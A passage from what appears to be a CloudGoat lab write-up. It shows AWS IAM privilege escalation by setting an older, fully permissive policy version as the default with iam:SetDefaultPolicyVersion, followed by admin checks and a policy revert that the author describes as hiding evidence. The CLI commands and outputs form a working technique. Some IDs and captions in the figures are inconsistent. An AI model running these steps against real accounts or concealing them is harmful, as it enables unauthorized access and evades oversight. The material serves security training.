
The user raynor-cgid9dc6ain0i8 is attached to a managed policy (cg-raynor-policy-cgid9dc6ain0i8) that currently allows read-only IAM permissions (iam:Get*, iam:List*) and the critical iam:SetDefaultPolicyVersion action on all resources. While the active version only provides limited read access, the presence of older policy versions means the user can escalate privileges by setting a previous version (such as version 3) as the default, which grants full administrative access (Action: *). This ability to roll back the policy version is what enables privilege escalation in this scenario.

At this point, it became clear how the privilege escalation would work — by exploiting the iam:SetDefaultPolicyVersion permission that Raynor still had. This permission would allow me to set that powerful older version as the current default, instantly escalating Raynor's privileges to full admin level. With the initial configuration thoroughly explored and the vulnerable rollback path identified, I was ready to execute the privilege escalation attack.

Task 6: Performing Privilege Escalation

Having identified that policy version **v3** grants full administrative access through examining of the policies contents and confirmed that the IAM user **Raynor** has the iam:SetDefaultPolicyVersion permission, I proceeded to escalate privileges by first verifying the

exact version to roll back to using `aws iam list-policy-versions --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8 --profile default`.



```
[kali@kali:~/cloudgoat]$ aws iam list-policy-versions --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8

{
  "Versions": [
    {
      "VersionId": "v6",
      "IsDefaultVersion": true,
      "CreateDate": "2025-06-30T09:07:18+00:00"
    },
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:09+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:06+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:09:03+00:00"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2025-06-30T15:08:59+00:00"
    }
  ]
}
```

Fig 3.0 Listing policy versions

After confirming that **v3** contains the unrestricted AdministratorAccess permissions, I ran

`aws iam set-default-policy-version \`

`--policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain0i8 \`

`--version-id v3 \`

`--profile default`

to make it the new default, which successfully switched Raynor's active permissions from limited to full admin rights.




Fig 3.1 Making v3 new default profile





Fig 3.2 Version 3 is now the default profile

The reason for activating version **v3** was that it overrides the current restricted policy with broader permissions, effectively granting Raynor capabilities that were otherwise blocked. To

verify that the privilege escalation worked, I ran privileged commands like `aws iam list-users --profile default` which succeeded without permission errors, confirming the escalation.




```
kali@kali:~/cloudgoat$ aws iam list-users --profile default
{
  "Users": [
    {
      "Path": "/",
      "UserName": "raynor-cgi9dc6ain010",
      "UserId": "AIDAZLZK7UL6SAH252TT",
      "Arn": "arn:aws:iam::643813057277:user/raynor-cgi9dc6ain010",
      "CreateDate": "2025-07-02T09:07:18+00:00"
    },
    {
      "Path": "/",
      "UserName": "reuecl",
      "UserId": "AIDAZLZK7UL6SAH252TT",
      "Arn": "arn:aws:iam::643813057277:user/reuecl",
      "CreateDate": "2025-06-29T19:27:32+00:00"
    }
  ]
}
```

Fig 3.4 Running command `aws iam list-users --profile default` successfully

To remain stealthy, I could revert the policy back to its original limited version (for example, v4) using the same command syntax but specifying the old version, thereby hiding any evidence of the privilege escalation. This demonstrated the critical risk of leaving old, powerful policy versions undeleted in a production environment. After confirming success, I documented all commands, results, and timestamps and prepared to clean up the environment to prevent unnecessary charges.

Task 7: Verification

After successfully setting the older policy version as the default and confirming that the IAM user Raynor now had full administrative privileges, I proceeded to thoroughly verify that the privilege escalation worked as intended. To do this, I first ran several administrative AWS CLI commands that would have previously failed due to insufficient permissions. For example, I used `aws iam create-user --user-name test-admin` to create a new IAM user named *test-admin*, which executed successfully without any Access Denied errors — clear evidence that full admin privileges were now active.



```
kali@kali:~/cloudgoat$ aws iam list-users --profile default
{
  "Users": [
    {
      "Path": "/",
      "UserName": "raynor-cgi09dc6ain018",
      "UserId": "AIDAZL2K7UL6R2O4YKXG5",
      "Arn": "arn:aws:iam::64381385277:user/raynor-cgi09dc6ain018",
      "CreateDate": "2025-06-29T19:07:18+00:00"
    },
    {
      "Path": "/",
      "UserName": "renecl",
      "UserId": "AIDAZL2K7UL6SA3H252T1",
      "Arn": "arn:aws:iam::64381385277:user/renecl",
      "CreateDate": "2025-06-29T19:27:32+00:00"
    }
  ]
}

kali@kali:~/cloudgoat$ aws iam create-user --user-name test-admin to create a new IAM user named test-admin
usage: aws [options] <command> [<subcommand> ...] [parameters]
To see help text, you can run:


aws help
aws <command> help
aws <command> <subcommand> help

Unknown options: create, a, new, IAM, user, named, test-admin, to

kali@kali:~/cloudgoat$ aws iam create-user --user-name test-admin
{
  "User": {
    "Path": "/",
    "UserName": "test-admin",
    "UserId": "AIDAZL2K7UL667WPFQXJ3P",
    "Arn": "arn:aws:iam::64381385277:user/test-admin",
    "CreateDate": "2025-06-29T19:52:51+00:00"
  }
}
```

Fig 3.5 Creating test admin user successfully

I also listed all IAM roles with `aws iam list-roles` and attached an administrator policy to the new user to confirm that I could manage roles and policies freely.



```
kali@kali:~/cloudgoat$ aws iam list-roles
{
  "Roles": [
    {
      "Path": "/aws-service-role/support.amazonaws.com/",
      "RoleName": "AWSServiceRoleForSupport",
      "RoleId": "AROA2L2K7UL6Z8LSRDG65",
      "Arn": "arn:aws:iam::64381385277:role/aws-service-role/support.amazonaws.com/AWSServiceRoleForSupport",
      "CreateDate": "2025-06-23T20:34:32+00:00",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Effect": "Allow",
            "Principal": {
              "Service": "support.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
          }
        ]
      },
      "Description": "Enables resource access for AWS to provide billing, administrative and support services",
      "MaxSessionDuration": 3600
    },
    {
      "Path": "/aws-service-role/trustedadvisor.amazonaws.com/",
      "RoleName": "AWSServiceRoleForTrustedAdvisor",
      "RoleId": "AROA2L2K7UL6VFFZ56N8",
      "Arn": "arn:aws:iam::64381385277:role/aws-service-role/trustedadvisor.amazonaws.com/AWSServiceRoleForTrustedAdvisor",
      "CreateDate": "2025-06-23T20:34:32+00:00",
      "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
          {
            "Effect": "Allow",
            "Principal": {
              "Service": "trustedadvisor.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
          }
        ]
      },
      "Description": "Access for the AWS Trusted Advisor Service to help reduce cost, increase performance, and improve security of your AWS environment.",
      "MaxSessionDuration": 3600
    }
  ]
}
```

Fig 3.6 Successfully listing roles

To cross-check from the console, I logged into the AWS Management Console as Raynor and navigated through IAM sections that were originally restricted, verifying that I could create, delete, and modify resources without any hindrance.




Fig 3.7 Confirming user test admin created





Fig 3.8 Logged in as Raynor and is able to create a user

Once the verification was complete, I carefully documented the steps and command outputs to demonstrate that the exploit worked and that the goal of gaining unrestricted admin access had been achieved.

I then reverted the policy back to its limited version to clean up evidence of the escalation, highlighting how easily an attacker could exploit this rollback weakness and then cover their tracks. This final step underlined the critical importance of managing and monitoring policy versions in AWS environments to prevent misuse.



```
File Actions Edit View Help
kali@kali: ~/cloudgoat

{
  "Statement": {
    "Effect": "Allow",
    "Action": "iam:Get*",
    "Resource": "*",
    "Condition": {
      "DateGreaterThan": {
        "aws:CurrentTime": "2017-07-01T00:00:00Z"
      },
      "DateLessThan": {
        "aws:CurrentTime": "2017-12-31T23:59:59Z"
      }
    }
  },
  "VersionId": "v4",
  "IsDefaultVersion": false,
  "CreateDate": "2025-06-30T15:09:06+00:00"
}

(kali@kali)~/cloudgoat
$ aws iam get-policy-version \
  --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain010 \
  --version-id v3 \
  --profile default
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "e*",
          "Effect": "Allow",
          "Resource": "e*"
        }
      ]
    },
    "VersionId": "v3",
    "IsDefaultVersion": true,
    "CreateDate": "2025-06-30T15:09:03+00:00"
  }
}

(kali@kali)~/cloudgoat
$ aws iam set-default-policy-version \
  --policy-arn arn:aws:iam::643813057277:policy/cg-raynor-policy-cgid9dc6ain010 \
  --version-id v5 \
  --profile default
(kali@kali)~/cloudgoat
```

Fig 3.9 Reverting back to default version v6

